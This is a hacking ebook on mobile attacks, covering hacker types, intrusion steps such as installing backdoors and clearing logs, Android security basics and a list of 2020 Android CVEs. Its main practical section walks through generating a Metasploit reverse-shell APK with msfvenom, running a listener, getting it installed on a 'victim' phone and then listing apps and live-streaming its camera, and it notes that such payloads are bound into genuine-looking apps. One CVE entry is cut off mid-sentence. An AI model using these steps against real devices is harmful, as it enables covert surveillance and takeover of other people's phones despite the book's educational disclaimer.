CERTIFIED BLACKHAT

–

PRACTICAL WAYS TO HACK MOBILE SECURITY

ABHISHEK KARMAKAR &
ABHISHAKE BANARJEE

ISBN:

“Thank you Mom for supporting us ”

CONTENTS

Introduction

My introduction is brief and conclusion small, the very first day, I was introduced to the computer was aware of two things one development and other hacking i.e. creating a logical system VS breaking a logical system, I was attracted towards second one which is hacking and cybersecurity. Almost every security expert tries to view a system in perspective of ethical hacker, but the truth is black hat hackers, they have a different point of view, and their works are really magical they make things appear and then they disappear. As it is said if you cannot beat them "join them".

The purpose of this book is to motivate the computer guys to increase their cybersecurity skills to prevent from getting cracked by other bad hackers and using their skills in white purpose. All of the information in this book is meant to help the reader develop a hacking defense attitude to prevent cyber - attacks.

Disclaimer

All the information provided in the book is created for educational purposes only. And the book should be used only for ethical use. The book contains the view of the author about hacking and has been published only for educational purpose. Any proceedings or activities related to the material contained within this volume are exclusively your liability. The misuse and mistreat of the information in this book can lead to unlawful charges brought against the persons in question. The author or Publisher holds no responsibility for any misuse of the information provided. The word “Hacking” or “Hacker” in the book or EBook means “Ethical hacking” or “Ethical Hacker” respectively.

1

HACKING METHODOLOGY

Most people think that “hackers” are computer criminals. This term has two different meanings. There are two sides to every coin means you can’t have the good part of something without its bad. you could say: “if you want to have your face in the light, you should have your back in the dark”. “Two sides of the same coin” has a different meaning: two things seem different or opposed but both are the same. one is used for a person who performs Ethical Hacking. These are usually security professionals with knowledge of hacking which are used to securing organizations, companies, government, etc. to secure documents and secret information on the internet. And another one who performs Unethical Hacking. These are the Blackhat Hackers or Crackers who use their skills and knowledge for illegal or malicious purposes.

what is hacking?

In the computer security context, hacking means gaining unauthorized access to data in a system or simply an attempt to bypass a computer systems security, mechanism to gain control over it or to perform any illegitimate activity for personal gain or

creating a threat on one's security to better describe hacking, one needs to first understand hackers. one can easily assume them to be intelligent and highly skilled in computers or someone who likes to tinker with software or electronic systems. Hackers enjoy exploring and learning how computer systems operate. They love discovering new ways to work electronically. In fact, breaking a security system requires more intelligence and expertise than actually creating one.

Why hacker hack?

The main reason why Hackers hack is because they can hack. Hacking is a casual hobby for some Hackers — they just hack to see what they can hack or what they can't hack, usually by testing their own systems. When we have a close look at hackers, then they can be Categorized in different terms according to their purpose and approach.

Types of hackers

•Black hat Hacker-They are computer guys who perform Unethical Hacking. They don't care about laws that they break, and the chaos or Financial loss that are left behind because of their doings. These kinds can be termed as Criminal Hackers, Crackers or simply Blackhat Hackers.

•White hat hackers- They are the computer guy who performs Ethical Hacking. These are usually security professionals. Commonly known as Ethical Hacker

or a Penetration Tester. They perform hacking to secure their system or an organization's system that they work for, they use their skills to protect a system from any other hackers trying to exploit it or trying to steal valuable information from a particular system or network.

•Grey hat hacker- They are the computer guy who sometimes acts legally and sometimes acts illegally, basically refers to a computer hacker or computer security expert who may sometimes violate laws or typical ethical standards, but does not have the malicious intent typical of a black hat hacker.

•Hacktivist- Hacker who utilizes technology to publicize a social, ideological, religious or political message. Most hacktivism involves website defacement or denial-of-service attacks.

•A script kiddie- A non-expert who breaks into computer systems by using pre-packaged automated tools written by others, usually with little understanding of the underlying concept.

•Phreaker- A hacker who identifies and exploits weaknesses in telephones instead of computers.

Understanding the need to hack your own

systems

“To catch a thief, think like a thief. That’s the basics for ethical hacking.”

The law of averages works against security. With the increased numbers and expanding knowledge of hackers combined with the growing number of system vulnerabilities and other threats to security, the time will come when all computer systems can be hacked or compromised in one way or another, as it is said: “Security is just an illusion”. When you know hackers trick, you can understand how vulnerable your system is. As hackers expand their knowledge, so should you.

types of hacking technically

1) Local Hacking

2) Remote Hacking

Types of hacking non-technically

1) Social Engineering

Steps Performed to compromise a system remotely

- Information Gathering/Foot Printing

- Scanning and Enumeration
- Gaining access
- Maintaining access and installing Backdoors • Clearing Logs

It is done remotely by taking advantage of the vulnerability, mentioned steps are followed to exploit a system remotely, I've discussed it thoroughly in a further chapter.

Steps Performed to compromise a system locally

- Gaining physical access
- Installing backdoor/Trojan Horse
- Covering Tracks

It is done from local areas where we have physical access to the targeted system, It is done through Trojan or Virus with the help of Pen drives or hard-disks.

non-technical steps Performed to compromise a system

Social engineering

Exploits that involve manipulating people, this is the

greatest and common vulnerability within any computer or network infrastructure. Manipulating people to perform actions like extracting particular information of a company (such as passwords, credentials, confidential information) from the inside and delivering it to third parties or Using confidential information as leverage to exploit a particular system or network. Social engineering is similar to a confidence trick or simple fraud, or computer system access. In most cases, the attacker never comes face-to-face. oR Humans are trusting by its nature, which can lead to social-engineering exploits. Social engineering is defined as the exploitation of the trusting nature of human beings to gain information for malicious purposes.

Codes of ethical hacking

• Working Ethically: Expressed Permission (often written) to test or probe the network or system, and attempt to identify security risk and vulnerability. Everything you do as an ethical hacker must meet the organization's goals, no Hidden agenda.

• Respecting Privacy: you respect the individual's or company's privacy; Information you gather testing must be kept private don't use

this information to snoop into confidential corporate information or private lives. • Closeout your work: you close out your work, not leaving anything open for you or someone else to exploit it at a later time.

What is vulnerability & exploit?

As it is said “Security is just an illusion” which means every system can be hacked hence to break into a system there must exist any weakness or Misconfiguration in every system, depending on the attacker how he/she figures the weakness to take advantage and break into it. So Vulnerability can be defined as a jackpot to the attacker and the exploit is the lottery to the jackpot, i.e. vulnerability is the weakness which allows a hacker to break into/Compromise a system’s security. whereas an exploit is an actual code that allows the hacker to take advantage of a vulnerable system. one of the popular vulnerability in windows system was in the kernel remote procedure call provider(MSRPC) driver component of Microsoft Windows which could allow a local attacker to access sensitive information on a targeted system. This vulnerability exists because the affected software improperly initializes the objects in memory. An attacker can easily exploit this vulnerability by accessing the system and executing an application that submits malicious input to the affected software, and it will allow the attacker to access sensitive kernel information, which could be used to conduct additional attacks, this MSRPC security vulnerability affected many products of Windows including Windows 7, Windows 8.1, Windows 10, Windows RT, Windows server 2008. Windows Server 2012, Windows Server 2016,

windows server 2019. Lately, Microsoft confirmed the vulnerability and released software updates.

Effects of hacking in business

When a personal system or network is hacked generally it causes a loss of personal data but getting hacked is a nightmare scenario for every business because it can cost businesses billions of dollars including a loss of financial information, the attack can result in irreversible data loss, reputation damage and financial penalties for any business. According to the Symantec 2012 state of information survey, information costs businesses worldwide $1.2 trillion annually. Every business must provide strong security for its customers; otherwise, the business may put its reputation at stake and may even face lawsuits.

types of threats to businesses

Identity Theft: Identity theft, also known as identity fraud, is a crime in which an attacker obtains key pieces of personally identifiable information, such a driving license numbers, Aadhar Number. The information can be used to obtain credit, merchandise, and services in the name of the victim. Identity theft is categorized in two ways

• True name: Identity information is used to open new accounts, open a new credit account, or to take a new connection, or to open a new checking account to obtain blank checks. • Account

takeover: In this, the attacker uses the information to gain access to the person's existing accounts. The internet has made it easier for an identity thief to use the information they've stolen because transactions can be made without any personal interaction.

With consistent survey estimates of 8 to 12 million identity theft victims annually, there is no question that criminals have found consumer identity theft to be easy, low-risk, and very lucrative. In fact, the combination of low risk and large profit is so attractive to criminals that the U.S. department of Justice has reported that identity theft has become the number one for-profit crime in the United States and other countries.

- Data Breaches: A data breach is an incident that exposes confidential or protected information of a company or organization. A data breach might involve the loss of private customer data such as phone numbers, mailing addresses, and social security details and end up in the hands of criminals.

The largest discovered data breach in the history of the Internet was recently uncovered at yahoo during the second half of 2016. 1 billion user accounts were compromised.

- Business email compromise (BEC, man-in-the-email attack): Business Email Compromise (BEC) is an exploit in which an attacker obtains

access to a business email account and imitates the owner's identity, in order to defraud the company and its employees, customers or partners. Attacker can spoof the email address of an organization's executive to increase the credibility of an email. The attack is usually targeted at specific individuals to obtain money or confidential information. The methods usually used are wire transfers but check payments can also be requested. • DDoS: A distributed denial-of-service (ddoS) attack is one of the most powerful weapons on the internet. When you hear about a website being "brought down by hackers," it generally means it has become a victim of a ddoS attack. In short, this means that hackers have attempted to make a website or computer unavailable by flooding or crashing the website with too much traffic. In ddoS multiple numbers of compromised computer systems attack a single target, such as a website or a server. The flood of incoming messages, connection requests or malformed packets to the target system forces it to slow down or even crash and shut down.

on Feb. 28, 2018, GitHub—a popular developer platform—was hit with a sudden onslaught of traffic that clocked in at 1.35 terabits per second. If that sounds like a lot, that's because it is—that amount of traffic is not only massive, it's record-breaking. According to GitHub, the traffic was traced back to "over a thousand different autonomous systems (ASNs)/Botnets across tens of thousands of unique endpoints."

2
INTRODUCTION TO HACKING MOBILE DEVICES

2.1 History and its development

The transmission of speech over wires has a long history. In 1849, an innovator from Italy named Antonio Meucci is credited with inventing the first basic phone. Alexander Graham Bell in 1876 got the US patent for telephone and along with some financial supporters, he became the firsts person to commercialize this technology.

Over the year's numerous attempts were made to make more advanced communication devices that would fit into the palm and would use radio technology for communication. On April 3, 1973, an executive and researcher at Motorola used a 1.1kilograms heavy mobile phone to call his rival at AT&T Bell laboratories and marked a major milestone in the history of communication (the first mobile phone for common use).

The first so-called smartphone was developed by IBM in 1992 and was called "Simon Personal Communicator" and the first modern form of smartphone appeared with the launch of apple's

iPhone in 2007.

The mobile markets are dominated by mainly two major operating systems, Android and iOS. let's move on to know more about these mobile operating systems and their security structures.

2.2 Android

Android is a mobile operating system based on modified Linux kernel and other open-source software. The first android beta version was launched on November 25, 2007, and the first commercial version was released on September 23, 2008. Android was developed primarily keeping touch screen mobiles in mind. It is developed by a group of developers known as the Open Handset Alliance.

2.2.1 Security architecture of android

Android is a special operating system. Not only does it provide limitless possible modifications and easy to use user interface, but it was also solely designed keeping basic security in mind unlike most other operating systems like UNIX, Linux, etc. which focused on productivity only.

As we already know that android works on Linux kernel so android security, model consists of two modes i.e.

1.) Linux based model

2.) Android-based security model.

These two security models work parallel to for the smooth and secure working if the android devices.

Linux security model is based on the privilege control model in which every process running is allocated a unique process id and the user id running it. i.e. every app that is running on the smartphone whether it be a system-based background app or apps started by the user gets a unique PID. This process id or PID helps us distinguish different apps running in the devices along with the users running them.

The android based security model is based on a permission control model i.e. every app has limited space to act upon and cannot access additional facilities on its own. You have seen it work while installing any new android application on your smartphone when you need to grant permissions to every facility that the apps need access to. One simple example to understand this is that when you open the contacts app for the first time on your smartphone after purchasing or formatting, it asks you for several permissions like access to storage, access to the camera, etc. Now if you deny access to storage the app is unable to get your contacts list and thus fails to operate. This tells us that the apps cannot gain privilege on their own and a user must allow it manually for it to work.

Now talking of app permissions in android we must discuss one of the most important files in an android

application i.e. AndroidManifest.xml

This file is present in every application and contains all the permissions that the android application needs to be granted by the user for the smooth running of the app. While installing, the android OS reads this file to know the required permissions and then ask the user to allow or deny those.

During the android boot process, the android Linux kernel component first calls the init process. The init process accesses the files init.rc and init.device.rc. Out of the init.rc file, a process labeled zygote is started. Zygote process loads the core java classes and performs the initial processing steps in the OS. These java classes can be reused by Android applications and hence, this step expedites the overall startup process.

Every android application runs its process environment. A special driver named binder helps in efficient inter-process communication(IPC). Actual objects are stored in shared memory. By utilizing shared memory, IPC is optimized.

2.2.2 Types of android attacks

As the number of users using a smartphone is increasing exponentially, attackers are focusing more on android vulnerabilities and procedures to trick mobile users to give away sensitive information The main sources of android attacks are as follows

1.) Emails: Phishing emails redirect users on

malicious websites where they

might end up giving away crucial information such as their username, password or even their bank account details

2.) SMS: Attacker may send the victim SMS declaring their win in the lottery etc. When the users click on the links they often end up giving away their details

3.) Spying Apps: Some applications are used by a hacker to spy on the victim. these applications log every event and report it to the hacker.

4.) App Sandboxing Issues: Sandboxing is a procedure of testing an application for threats or viruses in a limited resource environment. If the sandbox has issues and the malicious application passes through it, it can pretend to be a safe app and meanwhile rob the user of his data.

5.) Untrusted Apks: Apps installed from untrusted sources can be very harmful and can be a major backdrop in mobiles security.

6.) Rooting: Many users prefer to root their device to increase its performance, but this has more cons than the uses. A rooted device often creates a backdoor in a device that an attacker can exploit to gain access to the device.

Now that we know the sources of attacks, it time to dive deep into android hacking and the practical walkthrough, but before that one must know the different attacks that can be performed.

Type of attack	Attack	Description of Attack
Malware	DroidDream	• Malware Trojan
DOS	Fork Bomb	• Generates large number of processes and consumes the available memory.
Adware	Uapush	• Send SMS to steal information
	QdPlugin	• To control and install other adware programs
Privacy	Drive-by Attack	• Bypass sandboxing security • Attacker can steal critical information
	Phishing Attack	• To expose information regarding user to visit phishing sites
Physical Device	Smudge attacks	• Detect password patterns via touch screen.
Data	Data Stealing	• Steal sensitive data
	Data Injection	• Insert fake data into the phone
	Pay-per-click Scams	• User clicks on links and share their private data without intent.
	Pay-per-install Schemes	• An application gained enough privileges to install a malicious file into the system without the users consent again

Communication	SMS	• Crack the A5 algorithm
	Wi-Fi	• eavesdropping attack

2.2.3 Hacking android devices

Now that we know about the different types of attacks on android devices, now let's move on to doing one

2.2.3.1 Hacking Android with Metasploit payload

While attacking the device, an attacker looks out for the weakest point to attack so that the attack is the easiest and the most effective. Most of the time, the weakest point is identified as the users using the device. Users can be lured into installing a malicious app on his mobile completely discarding the fact that such apps can be harmful.

In this module, we will use the Metasploit framework to generate a malicious app which on being installed in the victim's phone and running it will give us complete access to his device without them even knowing about it.

The Metasploit framework comes preinstalled in Kali Linux. You can download it for windows too.

Metasploit has several auxiliary modules, exploits, etc. which can be used against various applications over a range of different operating systems such as Windows, OSX, Solaris, Linux, Android, etc.

Follow the steps to hack any android device. (we recommend you do it on a device you own rather than some random devices. We will not be responsible for any harm done by you to others in this process.)


1.) First of all, we need a network source, preferably turn on internet connection and Wifi hotspot from a

mobile or Wi-Fi router.


2.) After having the hotspot on, take the victims device (the device which you need to hack) and connect it to the hotspot.

3.) Connect your pc to the same Wi-Fi hotspot too

4.) In your pc make sure you are having Metasploit installed. if you are using Kali Linux, open your terminal and type in msfconsole and press enter, this will launch the Metasploit framework console in your pc.




5.)It will take some time and then you will be greeted by a screen similar to this



7.) Type in the following command to see all the available payloads


show payloads



here you can see that payloads for android, windows, Linux, etc. are present. We will be using the android payload.

8.) Before creating the payload, we must know our IP address type the following command to know your IP address

ifconfig



9.) Now that we know our IP address we can create our android payload


msfvenom -p android/meterpreter/reverse_http LHOST=192.168.43.50 LPORT=4444 >attack.apk

10.) Please note that you must enter your IP address instead of 192.168.43.50 and any port number you like in the range of 1024 to 65535 and name the apk as you like

11.) This will create the malicious app named attack in your pc, now we need to deliver it to the victim and make it install.

12.) Now in the Metasploit console type the following command

use exploit/multi/handler



You will see something like this


13.) Now type in the following command

set payload android/meterpreter/reverse_http

14.) Now type the following

set LHOST=192.168.43.53


set LPORT=4444



15.) Please make sure you give your IP address instead of 192.168.43.53 and the lport number you gave while creating the payload in step 9.

16.) Now enter the following command to start the exploit


exploit



You will see something like this. Now we need to open the apk we installed in the victim phone in step 11. If you are facing trouble installing the apk, please make sure you have app installation from unknown


sources enabled in your device.

17.) As soon as the app is clicked on to open, we get the shell of the mobile phone, i.e. you now have the complete access of the mobile with you




You now will get a prompt like this, but wait what can we do with this you might ask for that follow the next steps.


18.) Once you get the shell of the device press help, this will list out all the activities you can perform




19.) You might notice that there is an option known as app_list, let's try to use it



This command will list out all the installed apps on the device




20.) We can also check out the available cameras, type in the webcam_list to view the list of webcams available



21.) Type in the following command to get a live stream from the cameras in the smartphone

webcam_stream 1



This will give the live stream from the back camera of the mobile.

2.2.3.2 Hacking Android devices like an elite

In the previous module, we came to know how to create a malicious apk and hack someone's phone using it. Hackers seldom use such a simple technique on its own to hack people. These malicious apps are bound with genuine-looking apk which the hacker can then send to the victim and the victim wouldn't even know that he is not only installing a paid apk for free but a backdoor for the hacker to access his whole private data too. You will

know more about this process in the upcoming chapters.

Hackers often use device/app-specific vulnerabilities to gain access to critical information from the victim. Describing exploits is out of the scope of this book but we will certainly summarize some vulnerabilities which can be used to compromise android systems. Please note that as soon as the authorities know about a vulnerability, they try to patch it by system update, is the exploits for the listed vulnerabilities fail to work, it might be because the system is up to date.

1.2.3.3 Android vulnerabilities

We have tried our best to provide details about the recent vulnerabilities in android systems at the time of writing this book.

CVE-2020-15509 Nordic Semiconductor Android BLE Library through 2.2.1 and DFU Library through 1.10.4 for Android (as used by nRF Connect and other applications) can engage in unencrypted communication while showing the user that the communication is purportedly encrypted. The problem is in bond creation (e.g., internalCreateBond in BleManagerHandler).

CVE-2020-13637 An issue was discovered in the stashcat app through 3.9.2 for macOS, Windows, Android, iOS, and possibly other platforms. It stores the client_key, the device_id, and the public key for end-to-end encryption in cleartext,

enabling an attacker (by copying or having access to the local storage database file) to login to the system from any other computer, and get unlimited access to all data in the users' context.

CVE-2020-1223 A remote code execution vulnerability exists when Microsoft Word for Android fails to properly handle certain files. To exploit the vulnerability, an attacker would have to convince a user to open a specially crafted URL file. The update addresses the vulnerability by correcting how Microsoft Word for Android handles specially crafted URL files., aka 'Word for Android Remote Code Execution Vulnerability'.

CVE-2020-11874 An issue was discovered on LG mobile devices with Android OS 8.0, 8.1, 9, and 10 software. Attackers can bypass the Factory Reset Protection (FRP). The LG ID is LVE-SMP-200004 (March 2020).

CVE-2020-0182 In exif_entry_get_value of exif-entry.c, there is a possible out of bounds read due to missing bounds check. This could lead to local information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android-10Android ID: A-147140917

CVE-2020-0181 In

exif_data_load_data_thumbnail of exif-data.c, there is a possible denial of service due to an integer overflow. This could lead to a remote denial of service with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-145075076

CVE-2020-0177 In connect() of PanService.java, there is a possible permissions bypass. This could lead to local escalation of privilege to change network connection settings with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-126206353

CVE-2020-0176 In avdt_msg_prs_rej of avdt_msg.cc, there is a possible out-of-bounds read due to improper input validation. This could lead to remote information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-79702484

CVE-2020-0168 In impeg2_fmt_conv_yuv420p_to_yuv420sp_uv of impeg2_format_conv.c, there is a possible out of bounds write due to missing bounds check. This could lead to remote code execution with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-

137798382

CVE-2020-0167 In load of ResourceTypes.cpp, there is a possible out of bounds read due to an integer overflow. This could lead to local information disclosure with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-129475100

CVE-2020-0166 In multiple functions of URI.java, there is a possible escalation of privilege due to missing validation in the parceling of URI information. This could lead to a local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-124526860

additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-149995442

CVE-2020-0119 In addOrUpdateNetworkInternal and related functions of WifiConfigManager.java, there is a possible man in the middle attack due to improper certificate validation. This could lead to remote information disclosure with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-150500247

CVE-2020-0100 In onTransact of IHDCP.cpp, there is a possible out of bounds read due to incorrect error handling. This could lead to local information disclosure of data from a privileged process with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-8.1 Android-8.0Android ID: A-150156584

CVE-2020-0098 In navigateUpToLocked of ActivityStack.java, there is a possible permission bypass due to a confused deputy. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10 Android-8.0 Android-8.1 Android-9Android ID: A-144285917

CVE-2020-0097 In various methods of PackageManagerService.java, there is a possible permission bypass due to missing conditions for system apps. This could lead to local escalation of privilege with User privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-9 Android-10Android ID: A-145981139

CVE-2020-0096 In startActivities of ActivityStartController.java, there is a possible escalation of privilege due to a confused deputy. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product:

AndroidVersions: Android-8.0 Android-8.1 Android-9Android ID: A-145669109

CVE-2020-0094 In setImageHeight and setImageWidth of ExifUtils.cpp, there is a possible out of bounds write due to incorrect bounds check. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-9 Android-10Android ID: A-148223871

CVE-2020-0093 In exif_data_save_data_entry of exif-data.c, there is a possible out of bounds read due to missing bounds check. This could lead to local information disclosure with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-8.0 Android-8.1 Android-9 Android-10Android ID: A-148705132

CVE-2020-0092 In setHideSensitive of NotificationStackScrollLayout.java, there is a possible disclosure of sensitive notification content due to a permissions bypass. This could lead to local information disclosure with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-145135488

CVE-2020-0091 In mnld, an incorrect configuration in driver_cfg of mnld for meta factory mode. Product: AndroidVersions: Android

SoCAndroid ID: A-149808700

CVE-2020-0090 An improper authorization in the receiver component of Email. Product: AndroidVersions: Android SoCAndroid ID: A-149813048

CVE-2020-0069 In the ioctl handlers of the Mediatek Command Queue driver, there is a possible out of bounds write due to insufficient input sanitization and missing SELinux restrictions. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-147882143References: M-ALPS04356754

CVE-2020-0068 In crus_afe_get_param of msm-cirrus-playback.c, there is a possible out of bounds read due to an integer overflow. This could lead to local information disclosure with System execution privileges needed. User interaction is not needed for exploitation. Product: Android. Versions: Android kernel. Android ID: A-139354541

CVE-2020-0067 In f2fs_xattr_generic_list of xattr.c, there is a possible out of bounds read due to missing bounds check. This could lead to local information disclosure with System execution privileges needed. User interaction is not required for exploitation. Product: Android. Versions: Android kernel. Android ID: A-120551147.

CVE-2020-0066 In the netlink driver, there is a possible out of bounds write due to a race condition. This could lead to local escalation of privilege with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-65025077

CVE-2020-0065 An improper authorization in the receiver component of the Android Suite Daemon. Product: AndroidVersions: Android SoCAndroid ID: A-149813448

CVE-2020-0064 An improper authorization while processing the provisioning data. Product: AndroidVersions: Android SoCAndroid ID: A-149866855

CVE-2020-0063 In SurfaceFlinger, it is possible to override UI confirmation screen protected by the TEE. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-143128911

CVE-2020-0062 In Euicc, there is a possible information disclosure due to an included test Certificate. This could lead to remote information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-143232031

CVE-2020-0061 In Pixel Recorder, there is a possible permissions bypass allowing arbitrary apps to record audio. This could lead to local information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-145504977

CVE-2020-0060 In query of SmsProvider.java and MmsSmsProvider.java, there is a possible permission bypass due to SQL injection. This could lead to local information disclosure with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-143229845

CVE-2020-0059 In btm_ble_batchscan_filter_track_adv_vse_cback of btm_ble_batchscan.cc, there is a possible out of bounds read due to missing bounds check. This could lead to local information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-142543524

CVE-2020-0058 In l2c_rcv_acl_data of l2c_main.cc, there is a possible out of bounds read due to an incorrect bounds check. This could lead to local information disclosure with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-141745011

CVE-2020-0057 In btm_process_inq_results of btm_inq.cc, there is a possible out of bounds read due to missing bounds check. This could lead to local information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-141620271

CVE-2020-0054 In WifiNetworkSuggestionsManager of WifiNetworkSuggestionsManager.java, there is a possible permission revocation due to missing permission check. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-146642727

